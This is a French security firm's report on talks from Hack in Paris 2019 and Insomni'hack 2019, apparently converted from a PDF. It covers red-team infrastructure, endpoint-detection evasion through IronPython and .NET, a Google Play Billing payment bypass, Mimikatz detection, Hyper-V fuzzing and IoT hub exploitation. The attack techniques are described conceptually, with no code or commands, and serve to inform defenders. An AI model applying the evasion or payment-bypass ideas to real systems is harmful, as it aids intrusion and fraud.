- Les canaux de communications disponibles au sein de l'infrastructure du client, avec l'impact de leur utilisation ;
- Les redirecteurs, qui doivent être : flexibles, jetables, résilients ;
- Le serveur de contrôle et de commande.

S'en est suivi un retour sur les différents challenges rencontrés dans la gestion de cette infrastructure et dans le traitement des données brutes générées, puis de l'outil résultant de ces problématiques : RedELK.



Il prend la forme d'un SIEM fondé sur la stack elastic et poursuit deux buts concrets :

- Être capable d'avoir une vue d'ensemble de tous les IOCs les concernant, effectuer des recherches précises parmi les données récoltées par les keyloggers, de parcourir les différentes captures d'écran récoltées ou encore de pouvoir être en mesure de savoir si une action a été effectuée sur un système donné à une date précise.
- Être alerté dès les premiers soupçons de découvertes de la part de la Blue Team pour pouvoir réagir rapidement et efficacement.

Pour détecter une activité suspecte, l'outil analyse plusieurs sources d'informations :

- Le trafic reçu par les différents composants de l'infrastructure ;
- Chargement d'une preview par un logiciel de messagerie instantanée ;
- La visite d'une IP absente de la whitelist des auditeurs
- Des user-agents propres à des solutions automatisées comme python-requests, curl ou Python-urllib ;
- Les outils publics permettant l'analyse d'URLs ou de fichiers malveillants, les blocklists…

Enfin, la conférence s'est terminée par la présentation d'un autre outil à destination des redirecteurs et de la première ligne de défense : RedFile.

Cet outil, pour l'instant peu développé, permet de leurrer les personnes investiguant sur l'infrastructure de la Red Team en modifiant sa réponse en fonction de la source de la requête. Cela permettrait par exemple de brouiller les pistes quant au but et à la portée réelle de l'opération.

> Jour 2

IronPython… OMFG
Marcello Salvati (@byt3bl33d3r)

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Marcello_Salvati-Ironpython_Omfg.pdf

Vidéo
https://www.youtube.com/watch?v=V_Rpyt4dsuY

Marcello Salvati, plus connu de son pseudonyme byt3bl33d3r, a présenté IronPython et Boolang comme outils de compromission. L'introduction a rappelé l'utilisation massive de PowerShell lors d'attaques et de compromission sur des environnements Windows. Il est fréquent que l'exécution initiale (téléchargement de la charge utile d'un malware par exemple) se fasse au travers de scripts PowerShell.

PowerShell introduit en effet des capacités bien plus accessibles et de plus nombreuses fonctionnalités souvent privilégiées par les attaquants.

Afin de faire face à cette émergence, de nombreuses solutions de sécurité intègrent maintenant des contrôles pour y faire face. Que ce soit de la prévention (antivirus) ou du durcissement (End Point Protection, Exploit Mitigation, etc.), les outils pour combattre les utilisations malveillantes de PowerShell se sont multipliés.

Marcello introduit donc une approche connue, mais encore peu employée afin d'exécuter du code sur des environnements Windows en limitant au maximum toute détection ou solution de mitigation. Pour ce faire, il faut utiliser le Framework Microsoft .NET.

Cependant, il n'est pas aisé d'utiliser .NET directement ou d'adapter ses outils afin de le supporter. Il faut donc reposer sur des technologies qui vont permettre de s'interfacer avec des langages tels qu'IronPython (Python), IronRuby (Ruby) ou encore le BooLang (langage syntaxiquement proche du Python).

Il est alors possible d'adapter plus aisément ses scripts et outils afin de reposer sur le framework .NET qui n'est encore que peu protégé.

Marcello Salvati a pu appuyer sa présentation en démontrant la détection puis le contournement des mécanismes de sécurité à l'aide de ce procédé.

Se protéger n'est pas impossible, notamment au niveau de la détection et des mécanismes mis en place dans les dernières versions du framework .NET. Il sera cependant plus difficile de détecter ces attaques que celles reposant purement sur PowerShell pour encore quelque temps.

Abusing Google Play Billing for fun and unlimited credits !
Guillame Lopes (@Guillaume_Lopes)

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Guillaume_Lopes-Abusing_Google_Play_Billing_For_Fun_And_Unlimited_Credits.pdf


Vidéo
https://www.youtube.com/watch?v=gO-okW2kzRc

Le chercheur en sécurité de la société Randorisec, Guillaume Lopes, a présenté lors de cette édition, ses recherches sur le contournement du service permettant aux développeurs d'effectuer des ventes au sein de leurs applications, le Google Play Billing.

Enrichie de quelques démonstrations en direct, cette présentation de 45 minutes a permis au conférencier de mettre en avant les vulnérabilités liées à l'utilisation de la validation du paiement uniquement du côté du client.

« PowerShell introduit en effet des capacités bien plus accessibles et de plus nombreuses fonctionnalités souvent privilégiées par les attaquants.»

En effet, une simple application se positionnant entre les demandes de paiement et le serveur de validation de Google suffit pour intercepter, modifier et retourner une réponse valide à l'application ciblée sans que la requête n'ait jamais atteint les services Google. Suite aux modifications de Google pour corriger cette vulnérabilité, il est également nécessaire de changer le nom du paquet whitelisté pour pouvoir associer l'Intent (description d'une opération à réaliser) créé avec l'application pirate.



Sur 40 applications testées, 25 se sont montrées vulnérables à ce type de contournement et 5 seulement utilisaient un serveur externe pour effectuer les vérifications liées au paiement.

Enfin, le chercheur a souligné que parmi les bibliothèques de paiement mobile, seule celle de Google autorise une vérification via le client uniquement.

You « try » to detect mimikatz

Vincent Le Toux (@mysmartlogon)

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Vincent_Le_Toux-You_Try_To_Detect_Mimikatz.pdf

Vidéo
https://www.youtube.com/watch?v=F1oq9mEPk6

Lors de cette conférence, Vincent Le Toux est revenu sur l'état actuel de la détection de Mimikatz et des différentes options qui s'offrent aux RSSIs.

Il a commencé par rappeler que Mimikatz ne servait pas uniquement à la récupération d'identifiants en mémoire, mais permettait également, entre autres, d'extraire des certificats ou d'abuser des mécanismes d'authentification d'Active Dicrectory. Pour prétendre à « bloquer Mimikatz », il est donc nécessaire de bloquer toutes ces techniques et ne pas se concentrer uniquement sur ses fonctionnalités les plus connues.

Le chercheur a ensuite souligné le manque de connaissance et d'analyse de la communauté vis-à-vis de certaines attaques de Mimikatz, en prenant comme exemple le manque de réactivité à l'annonce de l'attaque du « Golden Ticket ». Par exemple, le CERT-FR n'a publié de bulletin d'actualité concernant cette attaque qu'un an après le whitepaper du CERT-EU ; aucune communication n'a été faite du côté du CERT-US.

Deux solutions sont actuellement utilisées pour détecter les attaques de Mimikatz, mais atteignent vite leurs limites :

Un IDS basé sur un framework et une veille en vulnérabilité :
- Toutes les attaques ne rentrent pas dans le framework ;
- La veille ne peut pas être totalement exhaustive ;
- Les vulnérabilités basiques ne sont parfois pas traitées.


Un SIEM :
- Les logs collectés ne sont pas forcément pertinents ;
- Il ne faut pas se reposer sur les règles de détection de l'éditeur ;
- Une grande quantité de logs à traiter augmente le risque de faux négatifs.

D'après le chercheur, les origines du problème posé par la détection des attaques sur Active Directory de Mimikatz ne se trouveraient pas dans le processus d'authentification, mais dans la gestion des secrets et de la confiance abusive portée à des réseaux tiers. Les vulnérabilités soulevées par de telles attaques ne sont pas tant techniques que fonctionnelles. Se pose donc la question : est-ce qu'un projet technique est une réponse viable à ce genre de vulnérabilité ?

« Pour prétendre à « bloquer Mimikatz », il est donc nécessaire de bloquer toutes ces techniques et ne pas se concentrer uniquement sur ses fonctionnalités les plus connues. »

Plusieurs recommandations sont ensuite données pour essayer de détecter au mieux ces attaques.

Le premier conseil est de ne pas se concentrer sur des éléments uniques à Mimikatz car il existe plusieurs outils pour exploiter chacune de ces vulnérabilités. De plus, l'implémentation de tels exploits peut varier à l'infini.



Le deuxième indique comme base de travail les recommandations mises à disposition par l'auteur de l'outil sur Github, sous la forme de règles YARA et Splunk.

Enfin, il est crucial de connaître son périmètre AD pour le maitriser et être en mesure de mettre en place des mesures de protection et de détection pertinentes.

Social Forensication: A Multidisciplinary Approach to Successful Social Engineering
Joe Gray

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Joe_Gray-Social_Forensication_A_Multidisciplinary_Approach_To_Successful_Social_Engineering.pdf

Vidéo
https://www.youtube.com/watch?v=U1789eXz-bw8&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=2&t=32s

Cracking the Perimeter with SharpShooter
Dominic Chell

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Dominic_Chell-Cracking_The_Perimeter_With_Sharpshooter.pdf

Vidéo
https://www.youtube.com/watch?v=z89xNXLsXLU&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=3&t=0s

Introduction to IoT Reverse Engineering with an example on a home router
Valerio Di Giampietro

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Valerio_Di_Giampietro-Introduction_To_Iot_Reverse_Engineering_With_An_Example_On_A_Home_Router.pdf

Vidéo
https://www.youtube.com/watch?v=MiigXi-gpRt0&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=6&t=0s

BMS is destroyed by "smart button"
Egor Litvinov

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Egor_Litvinov-Bms_is_destroyed_by_smart_button.pdf

Vidéo
https://www.youtube.com/watch?v=ocawY0v-Mos8&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=8&t=0s

Hacker Jeopardy in Paris
Winn Schwartau

Vidéo
https://www.youtube.com/watch?v=ocawY0v-Mos8&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=8&t=0s

All your GPS Trackers belong to US
Chaouki Kasmi et Pierre Barre

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Chaouki_Kasmi-Pierre_Barre-All_Your_Gps_Trackers_Belong_To_Us.pdf

Vidéo
https://www.youtube.com/watch?v=NaE18b3SM-P0&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=10&t=0s

Exploits in Wetware
Robert Sell

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Robert_Sell-Exploits_In_Wetware.pdf

Vidéo
https://www.youtube.com/watch?v=O9l6c-D0qykU&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=11&t=0s

Sneaking Past Device Guard
Philip Tsukerman

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Philip_Tsukerman-Sneaking_Past_Device_Guard.pdf

Vidéo
https://www.youtube.com/watch?v=5hOeT-34lyTQ&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=14&t=0s

Using Machines to exploit Machines - harnessing AI to accelerate exploitation
Guy Barnhart-Magen and Ezra Caltum

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Guy_Barnhart_Magen-Ezra_Caltum-Using_machines_To_Exploit_Machines_Harnessing_Ai_To_Accelerate_Exploitation.pdf

Vidéo
https://www.youtube.com/watch?v=VuLvzL-WbBQ&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=15&t=0s

RHme3: Hacking through failure with Ben Gardiner Colin DeWinter et Jonathan Beverley

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Ben_Gardiner-Colin_DeWinter-Jonathan_Beverley-Rhme3_Hacking_Through_Failure.pdf

Vidéo
https://www.youtube.com/watch?v=_pKblj9cT-VI&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=17&t=0s

In NTDLL I Trust - Process Reimaging and Endpoint Security Solution Bypass Eoin Carroll

Slides
https://hackinparis.com/data/slides/2019/talks/HIP2019-Eoin_Carroll-In_Ntdll_I_Trust_Process_Reimaging_And_Endpoint_Security_Solution_Bypass.pdf

Vidéo
https://www.youtube.com/watch?v=h7RQ0BXLS2M&list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw&index=18&t=0s

Références

https://hackinparis.com/archives/2019/

Insomni'hack 2019

par Julien SCHOUMACHER et Théo LIONTI

XMCO a pu assister à l'édition 2019 de l'Insomni'hack qui s'est tenue au centre Palexpo de Genève le 21 et 22 mars dernier (et également jusqu'au 23 mars au petit matin pour les plus courageux).

L'évènement proposait une variété d'activités permettant aux professionnels autant qu'aux passionnés de sécurité informatique d'y trouver leur compte. Ainsi, en plus des conférences variées qui s'étalaient sur 2 ou 3 pistes techniques ou business, 2 compétitions se sont tenues en parallèle en soirée. Un CTF de type Jeopardy classique rassemblant d'éminentes équipes de CTF (p4, Dragon Sector, ou encore LC BC) s'est déroulé du vendredi soir au samedi matin. Un challenge original « Boss of the SOC » pour les habitués des analyses d'incident a également eu lieu le jeudi après-midi en même temps que les conférences.

Nous vous proposons de revenir sur quelques conférences qui nous ont marquées.

Les supports de présentation utilisés lors des conférences sont présents à l'adresse suivante via les retweets des conférenciers : https://tweettunnel.com/1ns0mn1h4ck.

Certaines des conférences filmées sont également disponibles sur Youtube à l'adresse suivante : https://www.youtube.com/user/scrtinsomnihack/videos.

> Jour 1

Growing Hypervisor 0day with Hyperseed


Daniel King (@long123king), Shawn Denbow (@sdenbow_)

Slides

https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2019_02_OffensiveCon/2019_02%20-%20OffensiveCon%20-%20Growing%20Hypervisor%200day%20with%20Hyperseed.pdf

Dans cette première présentation, Shawn Denbow est revenu sur une expérience interne de fuzzing menée sur l'hyperviseur de Microsoft, Hyper-V, et sur ses résultats. La conférence était assez pointue et détaillait le fonctionnement d'Hyper-V dans ses grandes lignes, avant d'expliquer les points d'entrée que l'équipe a utilisés pour le fuzzing.

Shawn a commencé par mettre en évidence la criticité des vulnérabilités susceptibles d'impacter les systèmes liés à la virtualisation en explicitant des récompenses de Bug Bounty : jusqu'à 250 000$ pour une compromission kernel vers hyperviseur, 150 000$ pour une compromission de l'hôte en mode utilisateur seulement, et 25 000$ pour une fuite d'informations.



Il a expliqué également pourquoi il s'était attaché à étudier le mécanisme des Hypercalls dans Hyper-V, qui sont une pierre angulaire d'Hyper-V. Les Hypercalls sont en effet accessibles depuis les noyaux supportant ce type de communication (les noyaux Windows et Linux le supportant). Ils sont bien documentés, et ils permettent de manipuler une grande variété de formats d'entrée et de sortie.

En plus de ces caractéristiques adaptées pour le fuzzing, les Hypercalls permettent à des systèmes virtualisés de communiquer avec des hyperviseurs ou d'autres systèmes virtualisés à des niveaux plus élevés (dans le cadre de la virtualisation imbriquée permise par Hyper-V). Il est donc théoriquement possible de trouver des vulnérabilités sur ce mécanisme permettant de compromettre l'hyperviseur au niveau 0 (et donc de compromettre l'intégralité des systèmes virtualisés sous-jacents).

La complexité technique de l'exposé augmentait alors avec l'introduction du modèle de sécurité d'Hyper-V et du concept de niveau de confiance. Heureusement, des schémas très clairs accompagnaient l'exposé. 2 niveaux de confiance étaient présents pour chaque niveau d'abstraction supplémentaire ajouté. Le premier est un mode privilégié (VTL1 - secure mode) qui contrôle les ressources allouées au deuxième mode (les systèmes du niveau de confiance inférieur VTL0 ou normal mode).

Après avoir détaillé ces bases d'Hyper-V, Shawn est entré alors dans le vif du sujet avec une description du mécanisme des Hypercalls. Ils fournissent une interface des systèmes virtualisés avec l'interface Hyper-V et permettent une communication entre systèmes à des niveaux différents de virtualisation et de protection. Les Hypercalls doivent être invoqués depuis le noyau (ring 0) et via les instructions processeur adaptées : vmcall pour Intel VMX et vmmcall pour ADM SVM.
Des conditions spécifiques et complexes doivent également être remplies pour que les appels au mécanisme soient réussis. Elles sont décrites dans le support de présentation pour les plus motivés.

« Dans cette première présentation, Shawn Denbow revient sur une expérience interne de fuzzing menée sur l'hyperviseur de Microsoft, Hyper-V, et sur ses résultats »

Shawn a explicité alors la méthodologie de fuzzing employée par la suite. Notamment, toutes les configurations de fuzzing entre les différents niveaux de virtualisation et privilèges (par exemple : analyse des résultats depuis une partition userland de niveau 2 vers le noyau, vers l'hyperviseur de niveau 1, vers l'hyperviseur de niveau 0 et vers une partition de niveau L1). La technique de fuzzing employée est une technique qualifiée de « format-aware », c'est-à-dire qu'elle tente d'inférer des formats d'entrée à partir des exceptions récoltées au fur et à mesure du déroulement du fuzzing. Les mutations appliquées sur les données sont des mutations classiques dans ce cadre (mutation aléatoire, sliding, bitflip, masque, …).

Après avoir montré quelques lignes de code C++ et l'architecture du programme résultant hyperseed.exe (couplé avec le driver noyau hyperseed.sys), le conférencier a terminé avec des statistiques sur l'ensemble de l'opération. Au total, 16 vulnérabilités ont été trouvées, dont 8 élévations de privilèges ou exécutions de code, et 8 dénis de service dont 2 sont qualifiées pour le Bug Bounty Hyper-V, pour une valeur théorique de 215 000$. La CVE CVE-2018-8439, une élévation de privilège depuis un invité L1 vers un hôte VTL0, en constitue une grosse partie (valeur théorique de 200 000$).

The Evolution of Cloud Threats

Paolo Passeri, Netskope (@paulsparrows)

Venu pour représenter Netskope, l'un des sponsors de cette édition de la conférence, Paolo Passeri a présenté une conférence au sujet de l'évolution des menaces liées au cloud computing.

Le conférencier a commencé par constater que les entreprises se tournent de plus en plus vers des solutions de cloud computing comme le PaaS (Platform as a Service) ou l'IaaS (Infrastructure as a Service). Ces solutions leur permettent de ne pas avoir à gérer l'aspect physique des serveurs. Il peut être avantageux financièrement selon les besoins de l'entreprise.

Paolo Passeri a ensuite expliqué que les pirates suivent la même tendance et utilisent de plus en plus de services de cloud computing pour mener à bien leurs attaques. Le conférencier a présenté plusieurs pratiques de pirates exploitant les services de cloud computing.

Ces derniers ont par exemple de plus en plus tendance à héberger leurs serveurs de contrôle ou à stocker leurs outils sur des serveurs loués chez des fournisseurs de cloud connus. Ces fournisseurs hébergeant de nombreuses applications légitimes, une certaine confiance est accordée au trafic à destination des plages d'adresses leur appartenant.

Le conférencier a par la suite donné des exemples d'attaques dites « hybrides ». Ces attaques mêlent des vecteurs d'infection classiques, comme le phishing, avec l'utilisation de ressources dans le cloud.

Parmi les risques induits par la généralisation des solutions de cloud computing, on relève la facilité de conduire certaines attaques de phishing. Paolo Passeri a donné l'exemple d'une attaque de phishing ciblant les utilisateurs d'Office 365 : la page de phishing était hébergée sur Microsoft Azure. Les cibles de cette attaque se retrouvaient donc face à une mire d'authentification pour Office 365, hébergée sur un site dont le certificat SSL appartenait à Microsoft.

Le cloud computing ne révolutionne pas tous les concepts de l'informatique, mais son adoption massive par les entreprises attire de plus en plus l'attention des potentiels attaquants.


Building a flexible hypervisor-level debugger

Mathieu Tarral (@mtarral)

➕ Slides

https://drive.google.com/file/d/1ZMUszfwWDOljdDfPOJg-kEfSabNy0UAJR/view

Cette seconde conférence a présenté un outil, (py)vmidbg, permettant le débogage au niveau hyperviseur. Mathieu Tarral, chercheur chez F-Secure, avait précédemment présenté un outil similaire r2vmi à la hack.lu 2018. Cet outil s'interfaçait spécifiquement avec radare2, et a été étendu pour s'interfacer avec tous les frameworks de reverse-engineering pouvant agir en tant que frontend GDB (incluant GDB, radare2, IDA, Visual Studio).




Mathieu a commenceépar revenir sur les limites des débogueurs en espace utilisateur et en espace noyau. Il a insisté notamment sur le fait que le débogage d'applications modifie l'exécution normale du programme analysé (observer effect) et est susceptible d'être complexifié par divers mécanismes de défense (Windows PatchGuard, Protected Media Path, Windows 10 Virtual Secure Mode, ...). De plus, le debug de certaines fonctions bas niveau interagissant avec la pile réseau par exemple est susceptible de créer des boucles infinies au niveau de l'agent de debug (dans le cas d'un agent de debug communiquant à la fonction déboguée via TCP), et finalement certains OS manquent de fonctionnalités permettant le débogage (par exemple des OS spécifiques comme unikernel).

Après avoir listé les outils existants et leurs limites, le conférencier a présenté les briques qu'il a rassemblées pour la création d'un débogueur au niveau hyperviseur agnostique : le frontend GDB permet l'interface avec des outils de reverse engineering et la bibliothèque libvmi qui abstrait les fonctionnalités des hyperviseurs Xen et KVM.

Le fait de se placer au niveau -1 permet une analyse complète du niveau 0, c'est-à-dire du système d'exploitation, en restant hors de portée des mécanismes de protection mis en place par l'application déboguée. Dans plusieurs contextes, cela peut se révéler utile, voire nécessaire: ana-

lyse de malware, fuzzing ou encore débogage des fonctionnalités sécurisées du noyau de Windows 10.

Le créateur des outils pyvmidbg et KVM-VMI a effectué ensuite une démonstration montrant comment une automatisation du débogage peut être mise en place via des scripts Python utilisant l'outil.




Enfin, il a abordé dans le reste de la conférence les différents types de points d'arrêts (breakpoints) qui peuvent être placés par l' « hyper » débogueur. Les « hyper» breakpoints correspondants aux breakpoints « classiquement » rencontrés lors de sessions de débogage présentent tous certaines limitations intrinsèques. C'est pourquoi Mathieu a terminé l'exposé en détaillant un mécanisme complexe palliant l'ensemble des inconvénients simultanément : les « Advanced SoftHyperBreakpoint » avant de lancer un appel aux contributions en évoquant les points clés du projet ainsi qu'une potentielle réécriture en RUST.

Let's hack the IoT Hub with Pwnhub dudes: IoT Hub Exploitation and countermeasure

Jisub Kim, Kanghyun Choi (@JisubK)

Dans cette conférence, les deux Coréens de l'équipe de CTF $swag sont revenus sur leurs expériences sur divers objets connectés et notamment sur des produits commerciaux de type « IoT Hub » permettant de connecter un ensemble d'appareils.



Ils ont montré brièvement les parts de marchés de l'IoT en augmentation afin de justifier leur recherche.

Ils ont commencé en évoquant les difficultés qui sont susceptibles d'apparaître à la première étape de toute analyse d'un composant IoT : la récupération du firmware. Dans le cas de l'objet qu'ils décrivent, impossible de récupérer l'image depuis le site du fabricant. Impossible également d'obtenir l'image via l'interception d'une mise à jour de l'appareil, ni même via le port série COM qui n'est plus accessible. Dessouder la flash n'est pas une option dans la mesure où il faut disposer d'appareils coûteux et sophistiqués pour poursuivre l'analyse.

Finalement, ils ont constaté que le système de boot utilisé est un système très commun dans l'IoT. Il s'agit d'U-boot. Ils ont découvert que ce dernier, lorsqu'une erreur survient lors du boot, provoquait l'apparition d'une CLI permettant l'interaction avec l'appareil et la récupération du firmware (CVE-2018-19916).

Ils ont expliqué alors leur démarche d'établissement d'un modèle de menace sur l'IoT selon 3 axes. Ainsi, ils ont détaillé les différentes vulnérabilités envisageables selon les critères du déni de service, de la fuite d'informations et de la prise de contrôle.

« Les deux Coréens de l'équipe de CTF $swag sont revenus sur leurs expériences sur divers objets connectés et notamment sur des produits commerciaux de type « IoT Hub » permettant de connecter un ensemble d'appareils. »

Avant de plonger dans le grand bain de la 0-day, ils ont fourni des exemples d'exploitation de 1-day. Notamment, ils ont évoqué le fait que beaucoup de CVE provennaient de l'absence de vérification des tailles des chaînes (aboutissant à des buffer overflows ou corruptions de mémoire variées), de l'absence de mécanisme anti-rejeu, mais également de l'utilisation de communications insécurisées permettant l'interception par un attaquant. Ils ont pris l'exemple d'une corruption de la mémoire dans le produit commercial « SmartThings hub » et celui d'une attaque par rejeu dans le produit « Insteon hub ».

Pour finir, ils se sont basés sur les éléments déjà remontés en 1-day pour trouver une 0-day dans un produit commercial en exploitant un buffer overflow dans un parseur de cookie au sein du serveur web du produit.

Ils ont encouragé le public à participer à des programmes de bug bounty ou des CTF.

> Jour 2

These are the Droids you are looking for : practical security research on Android

Elena Kovakina, Google

La conférencière Elena Kovakina de chez Google a animé une conférence au sujet d'Android. Elle a d'abord abordé quelques généralités à propos du système d'exploitation, puis a détaillé le contenu des rapports de bugs dans lesquels se trouvent de nombreuses informations pertinentes dans le cadre d'un audit ou d'une enquête forensique.

La chercheuse a introduit sa conférence en rappelant qu'Android est basé sur le noyau Linux et utilise un système de fichiers similaire. Elle a ensuite détaillé les différents types d'applications que l'on peut retrouver sur un appareil Android :

- les applications système
- les applications utilisateur
- les applications super-utilisateur

Les applications système sont préinstallées sur les appareils et ne peuvent pas être désinstallées par l'utilisateur. Elles disposent d'un important niveau de privilèges.
Les applications utilisateur peuvent être préinstallées sur l'appareil, mais les utilisateurs ont la possibilité de les désinstaller ainsi que d'en installer de nouvelles depuis des plateformes de téléchargement. Elena Kovakina n'a pas manqué de rappeler qu'il est prudent de n'installer des applications que depuis la plateforme officielle de Google, le Google Play Store. Ces applications n'ont aucun privilège par défaut et peuvent demander d'utiliser certaines fonctionnalités de l'API Android. C'est l'utilisateur qui choisit quelles permissions il souhaite accorder à telle ou telle application.

Les applications super-utilisateur ont les mêmes caractéristiques que les applications utilisateur, à la différence qu'elles nécessitent l'accès au compte super-utilisateur (root) pour fonctionner. Le compte root est par défaut désactivé et inutilisable pour des raisons de sécurité sur la plupart des appareils Android. Les applications super-utilisateur permettent d'accéder à des fonctionnalités avancées, comme faire des sauvegardes de certains fichiers du système, mais elles exposent l'utilisateur à de nouveaux risques.

La conférencière a ensuite décrit les efforts de Google pour endiguer les malwares sur son système d'exploitation mobile. La firme de Mountain View a en effet intégré un outil d'analyse de malware à sa plateforme de téléchargement il y a quelques années. Nommé Google Play Protect, cet outil se charge de scanner les applications téléchargées sur l'appareil afin de détecter d'éventuels comportements suspects. Il est en mesure de bloquer l'installation d'applications malveillantes, de les désinstaller si elles ont échappé au premier scan ainsi que de les bloquer si la désinstallation est impossible.

Concernant l'accès au compte root, Elena Kovakina ne bannit pas totalement cette pratique. Elle la considère acceptable si l'accès est obtenu en installant un système personnalisé au sein duquel le compte root est proprement intégré. La chercheuse s'oppose par contre à l'accès au compte root par des exploits, ces derniers laissant des portes ouvertes pour les attaquants qui peuvent à leur tour utiliser l'exploit pour obtenir l'accès super-utilisateur.

La deuxième partie de la conférence traitait des rapports de bugs générés par Android lors du plantage d'une application. Ces fichiers peuvent également être générés à n'importe quel moment depuis les options de développement du système.
La chercheuse a précisé que la nature d'Android ne permet pas d'accéder à ces fichiers sans le consentement de son propriétaire. Il est en effet nécessaire d'avoir un accès à l'appareil déverrouillé pour récupérer ces fichiers.

La conférencière a mis un échantillon de rapports de bugs Android à disposition de l'audience afin d'organiser un petit challenge forensique. Elle s'en est servie pour lister les différents types d'informations disponibles dans ces rapports :

- historique de localisation
- paramètres du système
- synchronisations et connexions
- données des applications
- alertes du système
- fichiers de journalisation
- fichiers d'erreurs
- etc.

La chercheuse a su montrer efficacement au travers de petits scénarios qu'il est possible d'extraire beaucoup de données pertinentes des rapports de bugs d'Android.

Turning your BMC into a revolving door: the HPE iLO case

Alexandre Gazet, Fabien Perigaud (@0xf4b), Joffrey Czarny (@_Sn0rkY)

✚ Slides
https://airbus-seclab.github.io/ilo/INSOMNIHACK2019-Slides-Riding_the_lightning_iLO4_5_BMC_security_wrapup-perigaud-gazet-czarny.pdf

